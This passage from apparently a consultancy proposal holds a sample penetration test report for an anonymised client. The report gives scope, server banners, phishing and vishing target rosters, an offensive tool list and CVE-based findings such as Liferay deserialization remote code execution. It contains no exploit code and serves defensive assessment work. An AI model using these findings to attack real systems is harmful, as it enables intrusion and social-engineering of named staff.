- ♦ Identifying the business and non-business-related traffic patterns in the logs for the excessively permissive rules using Cisco CSM, Checkpoint Smart-View-Tracker and Splunk logs and writing separate rules for the business-related traffic and blocking all the Non- Business-related traffic.
- ♦ Working with users to identify firewall ports, services sources and destinations required and provision them the request as per the client's organizational standard through the change management system.
- ♦ Troubleshooting the issues with connectivity within the server zones of the Data center (between application servers, database and web servers).
- ♦ Blocking all the firewall ports that are not used for the legitimate business case by analyzing both user and server inbound and outbound traffic of the DMZ firewalls.
- ♦ Monitoring the firewall changes to get an up-to-date picture of security posture of the Checkpoint and Juniper Firewalls and maintaining the audit trail of the changes made in the firewall using the Tufin Secure Track.
- ♦ Generating audit reports that support compliance with standards such as PCI DSS, SOX, NERC using the Tufin Secure-Track.
- ♦ Experience in generating the reports, graphs, alerts and visualizations that captures, correlates real time data in a searchable repository using Splunk.
- ♦ Performing daily maintenance, troubleshooting the issues participating in daily meetings



Appendix C: Sample Report


Due to file size limitations our Sample Report has been added as a separate attachments with the submission.



XYZ

Penetration Test

FINAL REPORT



MGT OF AMERICA CONSULTING, LLC

Disclaimer

The information contained in these documents is confidential, privileged and only for the information of the intended recipient and may not be used, published, or redistributed without the prior written consent of XYZ.



Document History

<i>Version 1 (Draft-Web)</i>	
<i>Version 1.1 (Final-Web)</i>	
<i>Version 2 (Draft-Internal Network)</i>	
<i>Version 2.1 (Draft-Internal Assume Breach)</i>	
<i>Version 2.2(Final-Internal Network)</i>	
<i>Version 2.3 (Final-Internal Assume Breach)</i>	
<i>Version 3 (Draft-External Network)</i>	
<i>Version 3 (Final-External Network)</i>	
<i>Version 4 (Draft- Wireless & Social Engineering)</i>	
<i>Version 4.1 (Final- Wireless & Social Engineering)</i>	
<i>Version 5 (Final Report)</i>	
<i>Version 6 (Document Formatting)</i>	

Master Document Prepared by: Kartavya Trivedi

Master Document Reviewed by: Srinir Ratnam

Team

Name	Role	Contact Information
Srini Ratnam	Director – Security Services	sratnam@mgtconsulting.com
Halley Chiluvuri	Project Manager	hsamuel@cirainfotech.com
Mahesh Garikota	Senior Vice President, Cyber & Network Solutions	mahesh@mgtconsulting.com
Kartavya Trivedi	Lead Penetration Tester	ktrivedi@mgtconsulting.com
Sriya Bahunuthula	Penetration Tester (Internal Network)	sbahunuthula@mgtconsulting.com
KJ Morrison	Penetration Tester (Wireless Network, Web Application)	kmorrison@mtgconsulting.com
Bindu Pilla	Social Engineer	bpilla@mgtconsulting.com
Durga Modugula	Social Engineer	dmodugula@mgtconsulting.com

TABLE OF CONTENTS

DISCLAIMER	1-0
DOCUMENT HISTORY	1-1
TEAM.....	1-2
TABLE OF CONTENTS.....	1-3
1. PROJECT OVERVIEW	1-6
1.1 EXECUTIVE SUMMARY	1-6
1.2 PROJECT SCOPE	1-8
1.3 ASSESSMENT DETAILS	1-13
2. WEB APPLICATION TEST	2-16
2.1 SUMMARY	2-17
2.2 LIST OF WEB SERVICES	2-18
2.3 HOST OPERATING SYSTEM OVERVIEW	2-27
2.4 DISCOVERED HOSTS	2-28
2.5 FINDINGS REPORT	2-28
3. EXTERNAL NETWORK PENETRATION TEST	3-53
3.1 SUMMARY	3-54
3.2 RECOMMENDATIONS	3-54
4. INTERNAL NETWORK VULNERABILITY TEST	4-55
4.1 SUMMARY	4-56
4.2 FINDINGS REPORT	4-56
5. INTERNAL NETWORK ASSUME BREACH TEST	5-67
5.1 SUMMARY	5-68

5.2	TOOLS USED	5-68
5.3	ATTACK VECTOR.....	5-69
5.4	FINDINGS REPORT	5-70
6.	WIRELESS PENETRATION TEST	6-75
6.1	SUMMARY	6-76
6.2	METHODOLOGY	6-76
6.3	FINDING REPORT.....	6-77
7.	SOCIAL ENGINEERING TEST.....	7-79
7.1	SUMMARY	7-80
7.2	PHISHING METHODOLOGY	7-80
7.3	PHISHING FINDINGS REPORT	7-81
7.4	VISHING	7-81
7.5	VISHING FINDINGS REPORT	7-82
8.	FISMA COMPLIANCE.....	8-84
8.1	FEDERAL INFORMATION SECURITY MANAGEMENT ACT (FISMA) COMPLIANCE (NIST COMPLIANCE)	8-85
9.	PENETRATION TEST TEAM ENGAGEMENT CONCLUSION	9-88
9.1	CONCLUSION	9-89
10.	ACTIVE DIRECTORY REVIEW.....	10-90
10.1	SUMMARY	10-91
10.2	COMPLEXITY IS THE ENEMY OF SECURITY	10-91
10.3	COMPUTERS	10-91
10.4	USERS	10-92
10.5	GROUPS	10-94
10.6	BEST PRACTICE SECURITY HARDENING EXAMPLES	10-94

11. APPENDIX A	11-97
11.1 HOSTS DISCOVERED DURING WEB TESTING	11-97
12. APPENDIX B	12-114
12.1 MIMIKATZ OUTPUT - LOGON PASSWORD	12-114
13. APPENDIX C	13-123
13.1 THEDIGGER OUTPUT XYZ.104.36	13-123

1. Project Overview

Executive Summary

In May 2021, the **XYZ (XYZ)** engaged **MGT of America Consulting, LLC (MGT)** to perform cybersecurity penetration tests on external facing websites and web applications, external networks, internal networks, wireless networks. Social Engineering penetration tests were also performed. All activities were conducted in a manner that simulated a malicious actor engaged in a targeted attack against XYZ with the goals of:

- Identifying if a remote attacker could penetrate XYZ defenses.
- Determining the impact of a security breach
- Confidentiality of the Agency's private data
- Internal infrastructure and availability of XYZ information systems

Efforts were placed on the identification and exploitation of security weaknesses that could allow a remote attacker to gain unauthorized access to organizational data. The simulated attacks were conducted first with the level of access that a general Internet user would have. Testing was also conducted with the level of access gained by a successful phishing attempt. The assessment was conducted in accordance with the recommendations outlined in NIST SP 800-1151.

Website and WebApp Penetration Test: This test discovered 384 unique hosts and 92 exposed services. A total of 112 web sites, 1631 web pages, and 474 web forms identified. There was a total of **0 critical, 3 High, 6 medium, 3 Low, and 2 informational vulnerabilities**. The existing vulnerabilities are due to the use of outdated system configurations and an update to the identified systems should make the environment secure.

External Network Penetration Test: MGT discovered 383 unique hosts with 141,469 exposed services. These assets were tested for a total of 466,687 exploits. The engagement found **NO** exploitable vulnerabilities in the external network. The systems seem secure from the external network standpoint.

Internal Network Test: the Assume Breach tests identified network share files and password files images, and folders were found including a "password.ini" file. In addition, Nessus scans on a total of 569 internal hosts and found 188 vulnerabilities. The highest vulnerabilities were found to be in Jenkins older version (LTS < 2.277.3) installation. The results are provided in the detailed report with recommendations for patching them.

Wireless (Wi-Fi) Penetration Test: Based on the implementation of WPA-Enterprise, x1 authentication tokens and our observations, the likelihood of XYZ network compromise through the Wi-Fi network remains unlikely.

Social Engineering Test: During the Phishing campaign, 12 employees (48%) opened the links provided, out of the targeted 25 employees. For Vishing calls, 10 employees responded appropriately, three (16%) visited the suggested URL, and one employee inputted their credentials. MGT recommends these phishing/vishing success rate thru a sustained IT security campaign to improve the awareness of such social engineering tactics.

NIST Compliance Test: There are three areas of NIST compliance that MGT found XYZ needs to focus on. They are detailed in this report.

Active Directory Review: The Group Policy Objects reviewed are in order but missing a few best practice policies. No glaring shortcomings are apparent through this review.

In summary, XYZ current security posture appears to be in good standing bearing the select few vulnerabilities to be remediated. The details are provided in this final report.

Project Scope

The scope provided to the Penetration Testing team varied for each of the tests. Below are the details for each individual test scope.

1.1.1 Website & Web application Test

Internet facing websites	External IP Address
https://intranet.XYZ.org	
corp1.XYZ.org	
corp2.XYZ.org	
selfservice.XYZ.org	
studentportal.XYZ.org	
borrowerportal.XYZ.org	
XYZportal.XYZ.org	
transfer.XYZ.org	
www.collegeXYZ.org	
www.XYZ.org	
timetracker.XYZ.org	
tesp.XYZ.org	
https://scm.XYZ.org	
https://intranetportal.XYZ.org	
https://rds.XYZ.org	

www.collegeXYZ.org	
https://recruiter.XYZ.org	
https://sslvpn.XYZ.org	
https://studentjobsearch.XYZ.org	

1.1.2 External Network Penetration Test

The following network ranges were tested for this test: XYZ.104.0/24 and 64.107110.0/25

1.1.3 Internal Network Penetration Test

IP Address Range	Location
	XYZ Server room
	Printers
	Development network
	XYZ Users First Floor
	XYZ Users Second Floor
	LAN Admins
	XYZ Users Third Floor
	XYZ Guests
	XYZ Workstations
	XYZ Servers
	XYZ Printers

	XYZ Guests
	Chicago

1.1.4 Wireless Network

Host Name	Topology Map	External IP Address
DFDL-AP04	DFLD_2nd Floor	
XYZ-AP05	XYZ-CHI_CHI	
DFDL-AP02	DFLD_3rd Floor	
DFDL-AP03	DFLD_3rd Floor	
DFDL-AP01	DFLD_3rd Floor	
DFDL-AP05	DFLD_2nd Floor	
DFDL-AP06	DFLD_2nd Floor	
SPFLD-AP01	-	

1.1.5 Social Engineering (Phishing)

Name	Email Address
Abby	
Ana	
Andrea	
Bertha	
Glenn	
Daniel	
George	

John	
Karen	
Machai	
Martin	
Michael	
Paul	
Roxanne	
Suresh	
Tashena	
Tashena	
Tim	
Kalaiselvan	
Shoba	
Karen	
Carmen	
Kishor	
Lynne	
Vicki	

1.1.6 Social Engineering (Vishing)

Name	Position	Phone Number
Flynn	Imaging Technician	
Roger	Investment Officer	
Kenya	Public Relations and Social Media Manager	
Christy	Director, Program and Product Service	
Natalie	SECRETARY TO COMMISSION	
Marisa	Deputy Director, Budget and Financial Analysis	
Tom	Deputy Director	

Betsy	ASSISTANT MGR RECEIPTS & DISBURSEMENTS	
Marina	DISBURSEMENTS	
Svitlana	DISBURSEMENTS	
Karisa	Compliance Examiner	
Jane	IDAPP LOAN ACCOUNTANT	
Riccardo	STAFF ACCOUNTANTS	
Rodney	MANDATORY ASSIGNMENT	
Brey	CLAIMS ANALYSTS	
Castellanos	Outside Collection Agency support	
Carroll	ACCOUNT MAINTENANCE	
Legette	Deputy General Counsel	
Morales	Procurement Specialist	
Betar	Compensation and Classification Officer	
Roldan	System Administrator	
Clinton	Data Analytics	
Mubarak	XYZ Call Center Representatives	
Stickels	Applicant Services Staff	
Hasnain	Electronic Products Staff	
Buie	School Services Staff	
Puckel	College XYZ! Prepaid Tuition Program Operations	
Greenan	Deputy Director, MAP Forecasting and Analysis	
Solomon	Deputy Director, Analysis and Reporting	

Assessment Details

1.1.7 Assessment Phases

During the various penetration tests the penetration test team has followed pre-defined phases in order to give test everything in the scope. The common phases followed by the penetration test team include the following:

- Initial call (information gathering) / Internal team scope review
- Passive Reconnaissance
- Active Reconnaissance
- Enumeration
- Exploitation
- Privilege Escalation
- Lateral Escalation
- Setting up persistence

1.1.8 Tools Used

During the various penetration tests the team has used variety of tools from its arsenal. MGT penetration test team operation center used a lot of custom and proprietary tools and scripts for this engagement. Besides the custom toolsets, the common tools and scripts used by the penetration test team include the following:

- Kali 2021.1(Various tools provided by distribution)
- Nessus
- Metasploit Pro
- TheDigger
- Burpsuite
- URL Fuzzer
- Sub-domain Fuzzer

- Whois Registry search
- DNS Dumpster Reconnaissance
- WAAF Bypass
- S3 bucket Leak
- Nmap custom scripts
- Dirbuster
- OWASP ZAP 2.0
- Ratproxy
- W3af
- Grabber
- Zed Attack Proxy
- Wapiti
- WebScarab
- Wfuzz
- Pacu
- Cred Scanner
- Cloudjack
- Enum4Linux
- Social Engineering Toolkit (SET)
- Aircrack-ng
- Airmon
- Kismet
- HTTRACK
- WinPeas
- PowerView
- PowerSploit
- BloodHound

- PSEXec
- Empire Project framework
- Pentesters framework
- Hashcat
- SQLmap

2. Web Application Test

Summary

The website and web application penetration test discovered 384 unique hosts with 92 exposed services. A total of 112 web sites, 1631 web pages, 474 web forms were identified during the testing phase. Various web-based attacks and custom automated scripts were deployed to exploit the findings.

During this assessment, a total of 14 vulnerabilities were discovered. There were a total of 0 critical, 3 High, 6 medium, 3 Low, and 2 informational vulnerabilities.

The existing vulnerabilities are due to the use of outdated system configurations and an update to these systems should make the environment quite secure. Listed below are the vulnerabilities. Top two in red are the high severity ones.

1. Vulnerable JavaScript Libraries
2. Vulnerable Version of Liferay Portal
3. Microsoft Internet Information Services Security Bypass Vulnerability
4. Error Generated Stack Trace
5. Deprecated SSLv3 Protocol
6. Missing Anti-CSRF Token
7. Weak Cipher
8. RC4 Cipher usage
9. TLS v1.0 1.1
10. Missing Strict-Transport-Security Header
11. Missing Content-Security-Policy Header

12. Missing Referred-Policy Header

13. Unused Web Pages

14. OS Leak

List of Web Services

Address	Port	Service Name	Additional Information
	80	http	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
	80	http	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips (301- https://borrowerportal.XYZ.org/)
	80	http	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
	80	http	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
	80	http	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
	80	http	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips (301-https://intranet.XYZ.org/)

	80	http	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
	80	http	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips (301-http://www.XYZ.org/)
	80	http	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
	80	http	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips (301-https://borrowerportal.XYZ.org/)
	80	http	Apache (301-http://www.collegeXYZ.org/)
	80	http	Apache (301-http://www.collegeXYZ.org/MyAccount/)
	80	http	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
	80	http	(301-https://66.XX.XX.XX/)
	80	http	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips (302-https://uat.ilhighschool2career.com/)

	80	http	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips (302- https://www.ilhighschool2career.com/)
	80	http	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips (301- https://www.XYZcollege.org/)
	80	http	Apache (301-http://www.XYZ.org/)
	80	http	Apache (301-https://timetracker.XYZ.org/)
	80	http	Apache
	80	http	Apache (301-http://www.collegeXYZ.org/)
	80	http	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips (301- https://www.collegeXYZ.org/)
	80	http	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
	80	http	Apache (301-http://www.XYZ.org/)
	80	http	Apache (301-http://www.collegeXYZ.org/)

	80	http	Apache
	80	http	Apache
	80	http	Apache (301-https://remotewebbenefits.XYZ.org/)
	80	http	Apache (301-https://remotepaystub.XYZ.org/)
	80	http	Apache (301-https://remotemyinfo.XYZ.org/)
	80	http	Apache (301-https://ilocate.XYV.gov/)
	80	http	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
	80	http	Apache (301-https://confluence.XYZ.org/)
	80	http	Apache (301-http://www.XYZ.org/)
	80	http	Apache (301-https://jira-ides.XYZ.org/)
	80	http	Apache
	80	http	Apache (301-https://hrms.XYZ.org/)
	80	http	Apache (403-Forbidden)

	80	http	Apache (301-https://www.XYZ2career.com/)
	80	http	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips (301-https://scm.XYZ.org/dist/public/index.html)
	80	http	Apache (301-http://ideswrapuat.XYZ.org/)
	80	http	Apache (403-Forbidden)
	80	http	Apache (301-https://locatoruat.XYZ.org/)
	80	http	Apache
	80	http	Apache (301-https://studentuat.XYZ.org/web/guest/student/)
	443	http	Apache
	443	https	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
	443	https	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips (301-https://borrowerportal.XYZ.org/)
	443	https	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips

	443	https	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
	443	https	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
	443	https	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips (301-https://intranet.XYZ.org/)
	443	https	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
	443	https	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips (301-http://www.XYZ.org/)
	443	https	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips (301-https://studentportal.XYZ.org/web/guest/student/)
	443	https	Apache (301-http://www.collegeXYZ.org/)
	443	https	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips (301-https://www.XYZ.org/)
	443	https	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips (302-https://uat.ilhighschool2career.com/)


	443	https	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips (302-https://www.XYZ.com/)
	443	https	Microsoft-IIS/8.5 (Powered by ASP.NET, 302-https://rds.XYZ.org/RDWeb/)
	443	https	Apache (301-https://tesp.XYZ.org/)
	443	https	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips (301-https://www.XYZ.org/)
	443	https	(Powered by ARR/3.0, ASP.NET)
	443	https	
	443	https	Apache (301-https://timetracker.XYZ.org/)
	443	https	Apache (301-https://selfservice.XYZ.org/Adaxes)
	443	https	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips (301-https://www.collegeXYZ.org/)
	443	https	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips (301-https://intranet.XYZ.org/)

	443	https	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16 (403-Forbidden)
	443	https	Apache (301-https://intranetportal.XYZ.org/)
	443	https	Apache (301-https://corp1.XYZ.org/corp/)
	443	https	Apache (301-https://mobileapp.XYZ.org/)
	443	https	Apache-Coyote/1.1 (302-/webclient/Dashboard.xhtml)
	443	https	Apache (301-https://remotewebbenefits.XYZ.org/)
	443	https	Apache (301-https://remotepaystub.XYZ.org/)
	443	https	Apache (301-https://remotemyinfo.XYZ.org/)
	443	https	Apache (301-https://ilocate.XYZ.gov/)
	443	https	Microsoft-IIS/10.0 (Powered by ASP.NET)

	443	https	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips (301- https://www.collegechangeseverything.org/)
	443	https	Apache (301-https://confluence.XYZ.org/)
	443	https	Apache (301-http://www.XYZ.org/)
	443	https	Apache (301-https://jira-ides.XYZ.org/)
	443	https	Apache (301-https://recruiter.XYZ.org/)
	443	https	Apache (301-https://hrms.XYZ.org/)
	443	https	
	443	https	Apache (301-https://www.ilcollege2XYZcom/)
	443	https	Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips (302-https://rgb.ilcollege2XYZ.com/)
	443	https	Apache (301-https://ideswrapuat.XYZ.org/)
	443	https	Apache (301-https://locatoruat.XYZ.org/)

	443	https	
	443	https	Apache (301-https://studentuat.XYZ.org/web/guest/student/)
	443	https	


2.1.1 Top 5 Network Services



Host Operating System Overview

Operating System	Hosts	Services
Adaptive Security Appliance	1	5
Linux	20	161
Unknown	360	1275
Windows	1	14
Windows 2012 R2	2	7

Top Identified Operating Systems



Discovered Hosts

Please refer to [Appendix A](#).

Findings Report

Vulnerable JavaScript Libraries

Rating: High

CVE AND CVSSv2 : CVE-2019-11358 – 4.3, CVE-2020-11022 – 4.3, CVE-2020-11023 – 4.3, CVE-2019-8331 – 4.3, CVE-2018-14041 – 4.3

Description

We observed 2 vulnerable JavaScript libraries.

We detected jquery version 3.3.1, which has the following vulnerabilities:

CVE-2019-11358: jQuery before 3.4.0, as used in Drupal, Backdrop CMS, and other products, mishandles `jQuery.extend(true, {}, ...)` because of Object.prototype pollution

CVE-2020-11022: Regex in its `jQuery.htmlPrefilter` sometimes may introduce XSS

We also detected bootstrap version 4.0.0, which has the following vulnerabilities:

CVE-2019-8331: XSS in data-template, data-content and data-title properties of tooltip/popover

CVE-2018-14041: XSS in data-target property of scrollspy

CVE-2018-14040: XSS in collapse data-parent attribute

CVE-2018-14042: XSS in data-container property of tooltip

Affected Assets

borrowerportal.XYZ.org (66.XX.XX.XX)

Recommendations

Develop a patch-management strategy to ensure that security updates are promptly applied to all third-party libraries in your application. Also, consider reducing your attack surface by removing any libraries that are no longer in use.

References

2.1.2 Evidence

****REDACTED****

Vulnerable Version of Liferay Portal

Rating: High

CVE-2021-29040 - 5.0 - CVE-2021-29040, CVE-2019-16891 - 6.5 - CVE-2019-16891, CVE-2019-16147 - 4.3 - CVE-2019-16147, CVE-2020-7934 - 3.5 - CVE-2020-7934, CVE-2020-24554 - 5.0 - CVE-2020-24554, CVE-2020-15842 - 6.8 - CVE-2020-15842 , CVE-2020-15841 - 4.3 - CVE-2020-15841, CVE-2020-7961 - 7.5 - CVE-2020-7961

Description

The JSON web services in Liferay Portal 7.3.4 and earlier, and Liferay DXP 7.0 before fix pack 97, 7.1 before fix pack 20 and 7.2 before fix pack 10 allows remote command execution because of deserialization of a JSON payload. exploits a Java unmarshalling vulnerability via JSONWS in Liferay Portal versions < 6.2.5 GA6, 7.0.6 GA7, 7.1.3 GA4, and 7.2.1 GA2 to execute code as the Liferay user. Tested against 7.2.0 GA1.

Liferay Portal through 7.2.0 GA1 allows XSS via a journal article title to journal_article/page.jsp in journal/journal-taglib.

In LifeRay Portal CE 7.1.0 through 7.2.1 GA2, the First Name, Middle Name, and Last Name fields for user accounts in MyAccountPortlet are all vulnerable to a persistent XSS issue. Any user can modify these fields with a particular XSS payload, and it will ...

Liferay Portal Remote Code Execution Exploit Liferay Portal versions prior to 7.2.1 CE GA2 exploit that gains code execution due to deserialization of untrusted data sent to the JSON web services interface.

The redirect module in Liferay Portal before 7.3.3 does not limit the number of URLs resulting in a 404 error that is recorded, which allows remote attackers to perform a denial of service attack by making repeated requests for pages that do not exist.

Liferay Portal before 7.3.0, and Liferay DXP 7.0 before fix pack 90, 7.1 before fix pack 17, and 7.2 before fix pack 5, allows man-in-the-middle attackers to execute arbitrary code via crafted serialized payloads,

Liferay Portal before 7.3.0, and Liferay DXP 7.0 before fix pack 89, 7.1 before fix pack 17, and 7.2 before fix pack 4, does not safely test a connection to a LDAP server, which allows remote attackers to obtain the LDAP server's password via the Test LDAP...

Deserialization of Untrusted Data in Liferay Portal prior to 7.2.1 CE GA2 allows remote attackers to execute arbitrary code via JSON web services (JSONWS).

Affected Assets

borrowerportal.XYZ.org (66.xx.xx.xx)

Recommendations

Develop a patch-management strategy to ensure that security updates are promptly applied to all third-party libraries in your application. Also, consider reducing your attack surface by removing any libraries that are no longer in use.

References

2.1.3 Evidence

****REDACTED****

Microsoft Internet Information Services Security Bypass Vulnerability

Rating: High (CVSS V2: 5.1)

CVE-2014-4078

Description

Microsoft Internet Information Services is prone to a security-bypass vulnerability. An attacker can exploit this issue to bypass certain security restrictions and gain unauthorized access; this may aid in launching further attacks.

Affected Assets

Recommendations

Upgrade to IIS 8.5

References

<https://support.microsoft.com/en-us/topic/ms14-076-vulnerability-in-internet-information-services-iis-could-allow-security-feature-bypass-november-11-2014-f936b276-5dc0-2965-6be1-db8bc40cb507>

2.1.4 Evidence

****REDACTED****

Error Generated Stack Trace

Rating: Medium (CVSS V2: 5.1)

CVE: 2014-4078

Description

